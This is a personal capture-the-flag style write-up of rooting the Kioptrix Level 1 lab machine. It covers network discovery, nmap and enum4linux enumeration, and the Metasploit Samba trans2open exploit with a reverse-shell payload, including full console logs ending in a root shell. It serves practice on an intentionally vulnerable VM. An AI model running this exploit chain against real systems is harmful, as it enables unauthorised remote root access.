
Kioptrix level 1

Created	@December 2, 2024 1:55 PM
Reviewed	☑

Its a linux machine.


To find ip address used netdiscover. It was 192.168.1.71



To verify if it was kiptiox just visit the ip from chrome. A default page of apache will be shown.

since it is a linux machine user

enum4linux 192.168.1.71




Got a lot of infromation about the linux machine. pretty nice

Let’s run a indepth nmap scan command as:

nmap -A 192.168.1.71

Its an aggressive scan so use it carefully it will alert firewall.

The output is




After the scan we have some good information about the machine. like

```
PORT      STATE SERVICE     VERSION

22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red
-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Li
nux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
```

After searching for the i found exploit for smb in metasploit but first we need the version of the smb the nmap scan doesnot show the version.

search smb version in metasploit



After we have found the smb version as samba 2.2.1a,

I search in google and found a rapid7 link for the exploit:

https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open/

Using the exploit and setting the payload as generic/shell_reverse_tcp to get reverse shell.

```
msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.1.71
rhosts => 192.168.1.71
msf6 auxiliary(scanner/smb/smb_version) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.71     yes       The target host(s), see https://docs.metasploit.com/docs/
                                       asics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.71:139      - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.1.71:139      -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.71:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > set rhosts 192.168.1.71
rhosts => 192.168.1.71
```

Setting the Ip address as 192.168.1.71 and runing the exploit. we got 4 session. we got root access.

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.71:139      - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.1.71:139      -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.71:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > set rhosts 192.168.1.71
rhosts => 192.168.1.71
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.1.75:4444
[*] 192.168.1.71:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.71:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.71:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.71:139 - Trying return address 0xbffffafc...
[*] 192.168.1.71:139 - Trying return address 0xbffff9fc...
[*] 192.168.1.71:139 - Trying return address 0xbffff8fc...
[*] 192.168.1.71:139 - Trying return address 0xbffff7fc...
[*] 192.168.1.71:139 - Trying return address 0xbffff6fc...
[*] Command shell session 1 opened (192.168.1.75:4444 → 192.168.1.71:32769) at 2024-12-02 03:39:05 -0500

[*] Command shell session 2 opened (192.168.1.75:4444 → 192.168.1.71:32770) at 2024-12-02 03:39:06 -0500
[*] Command shell session 3 opened (192.168.1.75:4444 → 192.168.1.71:32771) at 2024-12-02 03:39:07 -0500
[*] Command shell session 4 opened (192.168.1.75:4444 → 192.168.1.71:32772) at 2024-12-02 03:39:09 -0500

ls
whoami
root
pwd
/tmp
cd /root
ls
anaconda-ks.cfg
```

Comming for the Next kioptrix 2